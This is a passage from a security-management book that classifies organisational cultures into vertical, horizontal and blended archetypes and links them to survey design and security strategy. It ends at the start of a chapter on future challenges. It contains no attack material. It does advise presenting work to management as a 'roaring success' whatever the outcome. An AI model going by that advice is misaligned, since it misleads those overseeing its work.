A survey is more science than art because it can avoid any tendencies for the data-collection process to be biased by subjective interpretation of data. It provides an objective measure of opinions and usually allows for a much larger sample of organization members to be included in the

data-collection process. However, science calls for a certain level of rigor in the creation of the survey instrument and the treatment of results.

The Instrument

There are two major concerns when it comes to using survey instruments: validity and reliability. In the simplest terms, the instrument must measure what it intends to measure (validity) and produce similar results with repeated use (reliability). At the time of publication, we have not been able to find a standard instrument that can be used in the design of a security program. There are several instruments that have been developed to assess cultures with regard to safety issues as well as tools intended for use in general assessment of organizational climate. There are apparently none based on a classification system that can be related to security strategies.

This is not particularly surprising when one considers the fact that most security experts avoid the subject of culture as a factor in program implementation, preferring to focus on the power of technology and policy to achieve security program goals.

Developing Your Own Instrument

We have been using a survey instrument of our own design for culture assessment for the past decade. It is based on a classification system that readily provides guidance for a wide variety of organizational development activities and initiatives. Although the instrument has not yet been statistically validated, it consistently returns internal reliability coefficients above 0.90 (above 0.80 is considered fairly reliable and above 0.60 is often considered acceptable in social research). This suggests that the instrument is essentially coherent and is measuring something consistently. We believe that it is measuring the factors that we assume characterize the major archetypes of culture that we believe exist, but we have not yet secured a research partner to help us to validate our assumption.

The foregoing information is not included as an advertisement but to demonstrate that developing your own instrument can be difficult and requires adherence to rigorous research rules. We are neither willing to offer our tool on the market nor do we suggest to clients that it is more than it is, because it does not yet meet the standard for a research tool. Neither should you pretend that your homegrown survey is valid and reliable without appropriate statistical evidence. Questionnaires are fairly easy to write, but scientific instruments take years to develop and require a solid theoretical basis. Perhaps some of the purveyors of security technology and program support will become willing to invest in the development of useful culture assessment tools as they learn about the need to align programs and technology with culture.

This does not mean that you cannot design your own survey instrument and use it. It means only that you will need a robust classification model upon which to base your questionnaire and that you must include the limitations of your tool in any report of results that you produce.

The following is offered as basic information relative to developing survey items.

The instrument items are usually written in the form of statements with which people are asked to agree or disagree on a scale from "strongly disagree" to "strongly agree," because what

we are looking for is where the person's perception falls on a continuous scale. For example, if, as the first item in the following list states, leadership is emphasized more than control, we get an indication that the organization culture archetype is more horizontal than vertical. There must be multiple items in the instrument that seek the same determination until a single item is validated statistically to provide the information alone. In our instrument we use 36 items to identify placement in three categories. That gives us 12 items for each archetype looking at six different factors, so each factor is measured two times.

1. Leadership (inspiration) is emphasized and rewarded much more than is management (control).
2. My primary customer (the person I must please) is my supervisor.
3. People are rewarded and recognized primarily because of their individual accomplishments.
4. There are things that are not "discussable," that is, things that everyone knows, but it is not OK to talk about.
5. Innovation is highly valued despite the risk of failure.
6. People must get permission to do anything new or different.

The Survey Protocol

There is a standard general protocol for the use of social research tools. It is designed to avoid contamination of survey results that can come from conscious or unconscious bias. The following steps are an adaptation of the protocol for the use of individual assessment instruments:

1. Administer the instrument
2. Score the instrument and collect relevant statistical results
3. Interpret the results in terms of the classification system and implications for strategy
4. Report the results to stakeholders, including implications for security strategies

The critical part of this protocol is administration before the classification system model is discussed with any of the participants in the survey. Results can be skewed by knowledge of the model unless the survey includes enough items of the right kind to identify deliberate bias in the responses. For custom-designed tools and most others that are commercially available this kind of robust instrument design is seldom available.

A Classification System for Organizational Cultures

Cultural analysis is defined in the organizational psychology literature as a stream of investigation that seeks to understand and map trends, influences, effects, and affects within cultures (Aronson, 1995). Standard analysis of culture is based upon an idiosyncratic array of symbols, norms, myths, legends, and character archetypes. The analysis and classification framework that we use is derived from research and practice concerned with psychological contracts and core relationship dynamics within organizations (Rousseau, 1989; Rousseau, 1990; Rousseau and McLean, 1993). Psychological contracts are the operant agreements regarding the understood exchange of value between employees and their organizations. The exchange of value generally calls for employees to give things like their attendance, best efforts, loyalty, and adherence to organization values in exchange for adequate compensation, benefits, opportunity, and quality of relationships. These contracts tend to be unique on an individual level owing to the unique




Figure 8.3 Archetypes governance model.

psychology of individual people. At the level of organization archetype, the contract is a normative one that is shared by all employees with the organization. The research of MLC & Associates has identified organizational archetypes that are characterized by certain underlying beliefs, practices, and elements of the psychosocial contract that are common across the vast majority of relationships between the organization and its members. These archetypes can be described as analogous to fundamental models of governance ranging from absolute control by an individual to widely distributed control as may be seen in a community (Figure 8.3).

The Organization Imperative

Humans will organize. Whenever people commit to work toward shared goals, they will organize to reach those goals (Biddle, 1979). Granted the organization may not always be elegant or functionally effective but it will exist. It appears that people will organize because there is a need to know how we relate to others with whom we work and an organization can define relationships according to commonly accepted definitions of roles.

Organization relationships are most significantly influenced by the distribution of authority and accountability (A&A). This distribution informs people about how they can learn what is important and how things get done in the organization. It also defines formal freedom to act, which is a de facto control on the extent to which people can be creative.

The Psychological Contract: The Heart of the Culture

Psychological contracts are both individual and collective (normative). Each organization has a normative contract in place that can serve as a basis for the classification of the culture. Many elements or clauses are included in the contract (see Figure 8.4) but there are some that represent a core of critical factors. These revolve around the distribution of A&A and include how information is managed and how much dependence is expected from people. Such a classification system allows us to make the connection between the culture and how we must design the organization's policies and practices, because each archetype calls for specific patterns of behavior and belief.




Figure 8.4 Inputs to the psychological contract.

The Formal Organization

In most organizations the formal distribution of A&A is shown in organizational charts that are drawn in the form of pyramids with the least of both authority and accountability at the bottom. The more layers in the pyramid the less A&A is vested in the lowest rungs of the ladder. Pure forms of this distribution are somewhat confounded by the existence of unions in the workforce. In those cases certain forms of power exist in the collective bargaining unit that no individual would have. There is also a lack of some forms of individual power that are co-opted by the union. In no case does the existence of a collective bargaining unit change the fundamental characteristics of a cultural archetype. The impact of collective bargaining is primarily to remove management power to abuse and exploit and to remove individual power to excel by exceeding performance standards. The fundamental distribution of A&A remains aligned with the extent and depth of the verticality in the formal organization.

Informal Organization

Where formal organizations reflect the intentions of their designers, informal organizations reflect how things actually get done and relate to one another. Where formal organizations tend to be stable and unchanging in their basic design, the informal organization is more fluid (Aronson, 1995).

The dynamics of the informal organization are driven by the influence of politics and personalities as well as by people with leadership ability that exceeds what is formally expected from their roles.

In every one of the hundreds of organizations with which we have worked over the past two decades, there have been people whose influence far outstripped their formal authority. Sometimes that influence has positive effects on policies and practices and sometimes not. One example can be seen in a client of ours. This manufacturing organization implemented a wireless radio frequency system in support of its logistics control and communication functions. A single individual from outside the information technology (IT) department held sway over what was done with the system including the extent to which it was made secure—or not secure. Despite our urging that the system "ownership" be shifted to IT to ensure adequate support and security, management was unwilling to confront the current owner to effect the change because it might call into question the need for his role and pay grade. We had to resort to having one of our consultants gain access to the organization's network from a laptop in a car in the headquarters parking lot to demonstrate the extent to which the organization was in jeopardy. Remember this story as we look at the vertical archetype in the following section; we will return to it as an example of the predictable patterns of behavior in the archetypes.

Vertical, Horizontal, and Blended Cultural Archetypes

Generally an archetype is defined as "the original model of which all other similar persons, objects, or concepts are merely derivative, copied, patterned, or emulated." In psychology, it is often described as an unconscious predisposition to perceive in categories, though not to be confused with stereotypes. Archetypes are more fundamental and tend to endure over time and social system changes. The archetypes in our model reflect commonly understood models of relationship that can be traced to the beginnings of human organization such as families and military or religious organizations (Aronson, 1995).

The Vertical Archetype

The vertical archetype is based on a fundamental model for organization relationships—the hierarchy. Although it may be arguable that there is some degree of hierarchy in all organizations, there are significant differences in culture tied to the depth and rigidity of that hierarchy.

Deep and rigid hierarchy is visible in the earliest models of organization. Whether it is in a family, an army, or a church, position in the hierarchy defines formal A&A. Of course there are those in the lower levels of the hierarchy that wield power beyond that vested in their formal roles; but that is a subject for another treatise. Here we are concerned with the expected characteristics of the formal organization.

Let us look at the characteristics of a well-run vertical organization:

- Membership comes from actual or virtual belonging to a familial system. For example, the owner's relatives may be employed by the company and others are told that they are joining a virtual family when they are recruited or interviewed for employment. In most cases this promise of work life analogous to family life is presented as a positive aspect of the culture. This promise will become a key feature of the individual psychological contracts of employees and unless what it means is made very specific, it is subject to wide variance in individual interpretation. Some people grew up in loving extended families with strong rituals and close relationships. Others grew up in families that provided identity and economic support but little in the way of togetherness and affection.

- Continuation of membership is dependent upon compliance and loyalty to leaders. More than a few people have been let go from organizations for violating the expectation of loyalty.
- Ideal leader is a strong, caring parent. Deeply vertical organizations led by cold and distant parents tend to be dysfunctional in the same way that families would be. That is to say that behavior of subordinates is driven more by fear than by desire to please a loved and respected leader. Remember our gentleman with control of the radio frequency identification system in our manufacturing client. He had managed to create an aura of fear around himself such that people were unwilling to confront his clearly dysfunctional behavior. The fear probably had its origins in his own fear of being perceived as redundant. If he owned something both mysterious and important his personal job security could be enhanced. His "crime" was compounded by a largely disinterested senior management that the IT staff were sure would not intervene in the name of a more secure network. Of course there was no truth to the belief that management did not care; they were merely ignorant and no one was willing to risk being the whistle-blower. It took an outside agent to raise awareness and change the dysfunctional dynamic. This was clearly an example of poorly executed senior management because in any vertical system the parent figures have to express caring or concern before people will believe that they have it.
- Leadership role is assigned along with legitimate status and authority. The extent to which a person is expected to be a leader is determined by whether there are subordinates to his or her position.
- Ideal member is a dependent, well-adjusted child. This contract for dependency is a critical part of the psychological contract in vertical organizations.
- Authority and accountability are distributed in direct proportion to vertical position.
- Superiors are the primary source of direction, feedback, and recognition or reward. It is common for leaders to tell subordinates that their job is to "make me look good" in exchange for benevolent treatment.
- Information is handled on a strict need-to-know basis. This is obviously crucial in the shaping of security policy and practices.
- Permission is generally required before acting. This is also especially important to security programs.
- Members relate to one another as parent to child (leader to follower) or as siblings (peers). This is a more subtle but nonetheless important feature when we look to align security policy and practices with the culture.
- Work and people are organized along department or functional lines. The good (or bad depending upon how you view it) news here is that a significant amount of organizational behavior is fairly predictable.
- Change initiatives such as program or system implementations can be propelled to success by directives from respected (or feared) senior people who can compel compliance.

The Horizontal Archetype

Still fairly rare but visible on the horizon of organizational evolution is the horizontal organization, which claims maximum versatility, resilience, and speed of both operations and adaptation. A well-run horizontal culture looks like the following:

- Based upon a "community of well-adjusted adults" with minimal hierarchy as the model for organization (flat structure).

- Emerging as an organizational model along with the spread of technology. The nature of technology urges the work surrounding it to be more team-based and customer-driven. Thus the influence of technology on the design and conduct of organized work is to flatten organizations to enable faster processes and increased throughput.
- Membership hinges on effectiveness in adult-to-adult relationships. Single superior–subordinate relationships are not the key to personal effectiveness. People must be able to function effectively in teams and often in multiple teams.
- People are organized in teams responsible for projects (long and short term).
- With the exception of a team or person at the top with responsibility for strategic plans and noncustomer external relations, leadership is a more distributed function.
- Information is handled on a good-to-know basis. The default position is for information to be pushed at people rather than held from them. Selecting the important from the unimportant becomes a core human competency.
- Permission from superiors before acting is seldom required though assent from affected members may be commonly required. Getting the team or the customer on board before acting is the ongoing challenge. Highly confident people will take risks when time does not allow for consensus building.
- Direction is primarily informed by customer's needs and team culture. The assumption is that meeting customer needs in a fashion consistent with healthy team norms is the path to effectiveness.
- Feedback comes from customers and teammates as well as directly from the work. The now familiar 360-degree feedback does not have to be solicited because it is frequently available.
- Authority and accountability are widely distributed and sought by those in a position to impact customer satisfaction, revenue, and organizational continuity. Acquiring more authority, which is often a goal of politically active people in more vertical organizations, is of little value in a flat organization where the structure of work is more dynamic.
- Change initiatives such as program or system implementations will normally require significant investments of time, effort, and materials to educate and enlist the cooperation of organization members. Such investments are returned in the speed with which actual implementation can be achieved.

Archetypes in the Middle

The vast majority of organizations today have a culture that is a blend of vertical and horizontal elements in the contract. It could be said that such an organization is "neither fish nor fowl" and unsure of its own identity, but that is not really the case. As it turns out, an organization culture can have elements of both vertical and horizontal archetypes. Such an organization may be more complex to manage but it can run well so long as everyone is aware of the contract requirements such as:

- Fundamental hierarchy that includes elements of a horizontal archetype. People are primarily accountable to a superior but get significant direction from customer needs.
- Probably the most common type found today. As organizations evolve along with the spread and development of technology pure verticality is disappearing. This is even true for military organizations that are now considering the combat team as their primary unit rather than a large organization of soldiers.

- People are organized by function, and work may be organized by function or by project. The value of projects is understood but effectiveness in project and portfolio management is often confounded by behavior driven by hierarchy.
- Direction may come from superiors or customers but evaluation of performance is primarily by superiors.
- Authority and accountability tend to flow upward but may be temporarily distributed to teams working on key projects. High-profile projects are often a path to recognition and advancement.
- Management is significantly more complex owing to the blending of vertical and horizontal archetype characteristics. As an organization becomes more horizontal, managers must be effective in all directions. Professional staff members are often more comfortable working directly with customers than they are taking direction from functional superiors.
- Permission to act is generally necessary but successful risk-taking will be rewarded.
- Leadership in functions is vertical and in project teams may be distributed.
- Accommodates the widest variety of psychosocial contracts because messages about organizational expectations will contain emphasis from both ends of the continuum, from vertical to horizontal.
- Reference to both vertical and horizontal systems produces a highly political climate in which power, the trappings of power, and pursuit of power are constantly visible as features in day-to-day dynamics.
- Both formal/public and behind-closed-doors are important methods of communication.
- Change initiatives such as program or system implementations are dependent upon top-management commitment and support as well as successful engagement of affected organization members.

The key feature that changes among archetypes across the continuum is the distribution of ownership, both felt and actual. It is this feature that most strongly influences the array of characteristics in any organization culture. In recent history, monarchy has all but disappeared as a governance model for nations, and community has been successful only in small experiments for relatively short periods of time. Thus, the most frequently appearing archetype will be a blended one possessing characteristics of both vertical and horizontal archetypes. IT organizations are urged by the nature of their work (often complex and requiring team effort) to be more horizontal than vertical and to organize in teams rather than functions. This is a key factor in complicating change initiatives in mature organizations.

Not Only What but How Well

The key reason it takes some skill to interpret the results of an assessment of culture is that it is not quite enough to know what archetype is operant in an organization. It is also necessary to have some insights into how well that archetype is being expressed. For example, a purely vertical organization can be very effective but only if there is strong, competent, and caring leadership at the top as the model for other leaders in the organization. We have worked with a privately held company that is managed at the top by an owner/manager whose lack of leadership is reflected in a poverty of leadership throughout the organization. Political infighting, poorly founded decisions, wasted resources, and fearful people are the inevitable results. For reasons not discussable here, the company is successful but not because it is a well-run vertical archetype. In fact there is tremendous




Figure 8.5 Optimal culture—Management alignment.

potential in the company that is unlikely to be realized so long as the present leadership is in place. Its security policies and practices reflect this lack of leadership. Security policy is unclear and there is no coherent strategy driving security practices. Talented security professionals are relegated to policing functions and are not invited into the design stages of new systems and processes. Security is treated largely as a necessary but not particularly welcome afterthought. Morale in the security office is low and turnover exceeds normal expectations. All in all and despite excellent cutting-edge technology this is a security function without a positive impact on the business (Figure 8.5).

To understand the impact of management effectiveness, it is necessary to look at the stable characteristics of the organization and make an educated assessment as to how well they are being expressed. For example, in a blended archetype organization, information will be managed essentially on a need-to-know basis, but there must also be a strong internal communications function that can push necessary and sufficient information out to the population so that the employees can adequately serve customers and represent the organization to them and other outsiders. Drawing the links between culture and strategy demands a profile that identifies the archetype and assesses its effectiveness, but of the two factors the archetype will always be the more powerful.

Linking Strategy to Culture

By now you may have begun to see how the classification system based on vertical, horizontal, and blended archetypes can inform the design and implementation of security policies and practices. The linking process is shown in Figure 8.6.

The more vertical the organization, the more top–down its dynamics and the more employee behavior can be influenced by demands for compliance.

As organizations become more flat and horizontal, the drivers of behavior are more varied and include customer and peer influences. The business case for behavior becomes more important than compliance when change is implemented in flatter organizations. How people define value is driven more by customer needs and actual impact on operations than by how much superiors approve.




Figure 8.6 Linking culture to strategy.

A characteristic of flat organizations that flies in the face of many people's fundamental assumptions about the workplace is that the most knowledge about what must be done to meet customer needs and advance business objectives resides in the lower levels of the company rather than only at the top. Many in the workplace are comfortable with the assumption that the more senior the persons are the more they know. Of course, when information is managed on a very strict need-to-know basis this is often true, because low-level people are not asked to clutter their thinking with real business knowledge, so it is kept from them.

If the contract that an individual accepted along with employment calls for appropriate dependence (vertical archetype), people are less likely to resist security controls. If the vertical organization is led by a truly caring leader, resistance is even less likely because such a person will be assumed to have the best interests of the business and of the people in mind when creating and applying policy.

In vertical organizations people feel powerful because they hold titles, have inside information, and have strong relationships with others who also hold titled positions. In flatter organizations people feel powerful because the feedback they get tells them that they are having the desired impact on customer satisfaction and are working well with teammates. These are nothing more or less than different definitions of competence. The strategies that a security program chooses must recognize this sort of fact. Consider this example of how different types of organizations can respond to a common threat to security—social engineering.

Recognition of the social engineering threat includes acceptance of the fact that this is one of the most difficult threats to reduce, because both the threat and the solution involve influencing human behavior. Let us assume that the cultural archetype in this organization is blended, so we may infer that behavior is influenced both by strong leadership and by customer needs. The archetype also suggests that our efforts will be positively influenced by effective performance management and employee relations practices. Let us say that our organization is fairly typical in that performance evaluations are done on an annual basis by direct supervisors who may or may not have input from customers and peers of subordinates. Further let us assume that our employee-relations practices are focused on reducing risk to the organization, as is the case in most organizations today. Of course there are likely to be other factors, but let us focus on these for purposes of explanation.

Formal written policy is organization law. For our security policy with regard to social engineering to have weight it will have to be visibly blessed by top management. The policy should also define infractions as well as including a general description of administrative consequences for violations of the policy, so its language must be coordinated with the human resources office as well as legal counsel.

If there are administrative consequences for infractions, there must be some method of enforcement implemented and publicized to deter policy violations. If we believe that our perimeter

security is weak because people are frequently allowing "tailgating" by strangers, we might install video surveillance at the entrances both as a deterrent and to capture a record of infractions.

We might also implement training to ensure that everyone in the organization understands both the nature and the threat of social engineering, because the phrase is not self-explanatory. Initially this training will have to be done across the population and the best method might be a video- or computer-based approach that ensures access to the information but does not place great demand on people's time. Media materials in support of this policy should include the image and voice of top management to lend credibility to the messages. In our organization, policy and training language should also include information about impact on the customer experience and company profitability (especially important if employees have an ownership stake in the company). For ongoing training the introduction to security policy and practices should be a part of formal and informal new-hire orientation.

If we were addressing this threat in a horizontal organization, our approach would be different. Our focus at the outset would be on developing ideas from among the employee population about how the threat can be addressed by policy and practices. The responsibility for enforcement would be distributed among the population and education about this part of role expectations would be "high touch" rather than "high tech" and directly involve the most senior managers in the organization. Discussion of security threats of all kinds would include metrics that describe the impact of breaches in business terms. The extent to which people at various levels in the organization are directly involved in strategy and program development varies with cultural archetype as is shown in Figure 8.7.

You may be able to see from our example that understanding the culture in terms of the most positive aspects of the archetype logically leads to workable strategy. The archetype also discourages the endless analysis of culture that can come from inclusion of every idiosyncrasy of a physical or social behavioral nature in a description of culture. The principles underlying the archetypes give you a solid foundation upon which to base policy and practice recommendations.




Figure 8.7 Employee involvement by archetype.

Presenting Assessment Results

Focus on Strategy

It is not necessarily required that the results of an assessment of culture per se be presented to anyone. This is truer if the organization is more vertical. It is the strategies that matter to people because the strategies will impact operations and behavior. So, it can be enough to say that an assessment of organization needs with regard to security policies and practices has led to a set of strategies that are aligned with the current culture and business needs. Thus it is the strategies that are presented and not the direct results of the assessment.

If They Really Need to Know

If there is an organizational interest in what drove the creation of strategies, choose the briefest description of the assessment process that you can. You may want to dazzle people with your brilliance but we have learned that there is little value in overinforming senior people. They have neither the time nor the patience to wade through a lengthy dissertation on the theory behind your conclusions. Lead with results (strategies suggested or implemented), even if you have been asked to talk about methods, and then describe methods briefly. Finish with how the strategies are expected to support organizational goals. Remember to give credit to your steering committee or your program management team or whoever supported your efforts in developing the strategic direction of the security program.

It is generally a good idea to make presentations to management as if what you have done has been a roaring success. If you have botched the job badly nothing you say is going to help. If there is any kind of case to be made for a positive view it may have the effect of mitigating a negative minority opinion.

Some Final Thoughts on Culture

Is there an ideal culture for optimal security? Given the conventional wisdom about what culture is and how to understand it, this could be a reasonable question. Actually the answer is "no," if we are talking about an ideal archetype. There certainly can be a well-executed cultural archetype combined with strategies that are appropriately aligned with that archetype.

A basic assumption behind the existence of security programs and practices is that there are limits to the extent to which people can be trusted. These limits are drawn by our inability to predict perfectly what any individual person will do in a given situation. Although we can and do know a fair amount about the general processes of individual motivation and social interaction, there is at least an equal amount that we cannot and do not know about what an individual is likely to do in a given situation. Thus we are driven to make ourselves and our property secure from human mischief and malevolence in that realm of uncertainty.

Human behavior is driven by both individual and social influences. Organization leaders shape the attitudes and behavior of the people within their sphere of influence by the policies and practices they promulgate and the behavioral models they present (social influence). Managing well, which to us means managing in positive alignment with the cultural archetype in place, is the path to reducing the likelihood that your security program will have to focus most on protecting the organization from its own people.

The social influence of leadership is one of the most powerful forces available to ensure the security of people and property.

As a security professional you have an obligation to provide leadership by aligning your program with the cultural reality in your organization.

If it looks like a duck and it quacks like a duck and it waddles like a duck, there is a fairly good chance that it is a duck. Your job is to help it be the absolute best duck that it can be.

Excellent alignment of programs with culture fosters faith in leaders.

Faith in leaders encourages trust in policies and practices. Faith and trust within the organization makes your job much simpler in that you can focus on the threats from outside and on helping business operations to have necessary and sufficient security without it having to be an inhibiting influence. Rest assured that if your security measures are not aligned with the culture and with the needs of business units they will be ignored eventually by your own people. As a staff professional, you do not want enemies within the management ranks of your organization.

You want to be perceived as an ally in reaching the business goals of the organization and it is your job to align your program with those goals, not the other way around.

Can culture be changed? Most certainly culture can be changed. There are numerous examples of cultural change in management history. Most rapid and dramatic changes, though, have come about because organizations are in serious trouble. Under these conditions, change is both possible and relatively easy, though not painless. A much more productive path to change is found in accepting the archetype for what it is and optimizing the way that it works. For example, if the culture is vertical, then strong, caring leadership is necessary. If the culture is horizontal, then team performance metrics and frequent customer feedback must be in place. For a blended culture to work well, there must be strong, caring leadership and very effective project management. Of course there are numerous other management practices in all cases that can be optimized. The key is to accurately assess those that are out of alignment in any way and change them.

In one organization with which we have worked there was a deep crisis period that caused extensive force reduction and broad financial restructuring. One of the most powerful changes

that helped the company to bounce back was to change the work schedule. They lengthened the workday slightly Monday through Thursday and ended the formal workweek at noon on Friday. The culture in this consumer products company was a blended one that had grown up from an owner-managed family business to a billion-dollar giant in its industry. Both product development and technology projects were in need of vastly improved management. The changes that the remaining people were being asked to accept would certainly have been resisted more if not for the enormous morale boost that came from giving employees Friday afternoons off. In fact, informal measures of attendance some months after the change showed that a significant number of employees were working into Friday afternoon anyway.

In this company, the transition from pure verticality to the blended archetype took place over a period of 40 years and change was still under way at a glacial pace. Some might say that the culture changed when emphasis was placed on improved project management and support for employee morale. In fact the changes did nothing more or less than bring policy and practices more into alignment with the blended archetype.

Real culture change can be seen in other companies. Jack Welch took a very large monolithic company with a very vertical culture and broke it into smaller business units with increased accountability for performance. This forced the company to move toward a more horizontal archetype that was more nimble and competitive in the changing markets in which General Electric (GE) operated. This example of deliberate change for the purpose of improving a company that was generally profitable and healthy is significant in part because it shows how long it takes for change in a cultural archetype to take place. Mr. Welch spent the better part of 20 years achieving the changes he set out to implement and there were many instances in which there was a temporary misalignment of practices with the emerging culture. Both people and processes had to change and change generally brings some measure of discomfort along with its benefits.

Should culture be changed? Just because a thing can be done does not mean that it should be done. In the case of GE the change was led by a visionary manager who could see decades into the future and was willing to do the hard work of sticking to the path that he set. He was a strong leader and opened up opportunities for people to become more accountable and able to have more direct impact on how things got done within GE divisions. The growth that the company experienced during his tenure is testimony to the wisdom of his leadership.

By contrast during the late 20th century a number of companies quickly embraced the bright promise of Total Quality Management (TQM) without understanding that full implementation would require changes in culture to accompany the implementation of quality tools. Essentially the full value of TQM required that work become designed around teams, that structures become flatter, and that more information be made available to more people. Organizations that were unwilling or unable to make that sort of radical change got little benefit from quality tools and practices.

This treatise was intended to provide some practical instruction as well as to demystify the question of aligning culture with security program design. Our experience tells us that if you apply the information thoughtfully, you will increase the likelihood of your program being successful. And if you apply this knowledge, let us know how it worked for you.

References

Aronson, E. (1995). *The Social Animal*, New York: W. H. Freeman.

Biddle, B. J. (1979). *Role Theory: Expectations, Identities and Behaviors*. New York: Academic Press.

Chilton, K., and Orlando, M. (1996). A new social contract for the American worker. *Business and Society Review*, 96(Winter), 23–26.

Laker, D. R., and Steffy, B. D. (1995). The impact of alternative socialization tactics on self managing behavior and organizational commitment. *Journal of Social Behavior and Personality*, 10(September), 645–660.

Morrison, E. W., and Robinson, S. L. (1997). When employees feel betrayed: a model of how psychological contract violation develops. *Academy of Management Review*, 22(1), 226–256.

Nelson, D. L., Quick, J. C., and Joplin, J. R. (1991). Psychological contracting and newcomer socialization: an attachment theory foundation. Special issue: Handbook on job stress. *Journal of Social Behavior and Personality*, 6, 55–72.

Rousseau, D. M. (1989). Psychological and implied contracts in organizations. *Employee Responsibilities and Rights Journal*, 2, 121–139.

Rousseau, D. M. (1990). New hire perceptions of their own and their employer's obligations: a study of psychological contracts. *Journal of Organizational Behavior*, 11, 389–400.

Rousseau, D. M. (1995). *Psychological Contracts in Organizations: Understanding Written and Unwritten Agreements*. Thousand Oaks, CA: Sage Publications.

Rousseau, D. M., and McLean, P. J. (1993). The contracts of individuals and organizations. In L. L. Cummings and B. M. Stow (Eds.), *Research in Organizational Behavior*, Vol. 15, Greenwich, CT: JAI Press, pp. 1–47.

Chapter 9

A Look Ahead

Samantha Thomas

Contents

Opening Remarks
Future Challenges
- Policy
- Workforce
- External Customers
- Information Technology

Footing for the Future: Buy-In and Communication
- Acquiring Buy-In
- Communication

Conclusion

This chapter is meant to provide the information security professional an awareness of the coming years' information security challenges. There are a variety of observations offered with suggested solutions. This chapter should leave the reader armed with the readiness to solicit thoughtful questions from and offer solutions to his or her organization, business partners, and customers for planning of and success with their information security efforts.

Opening Remarks

It is a necessary and difficult challenge to plan deliberately for information security. Short-term, one-year-ahead planning tends to be tactical in nature and firefighting in reality. Strategically, organizations are charged with attempting to plan two to four years ahead, as most chief information

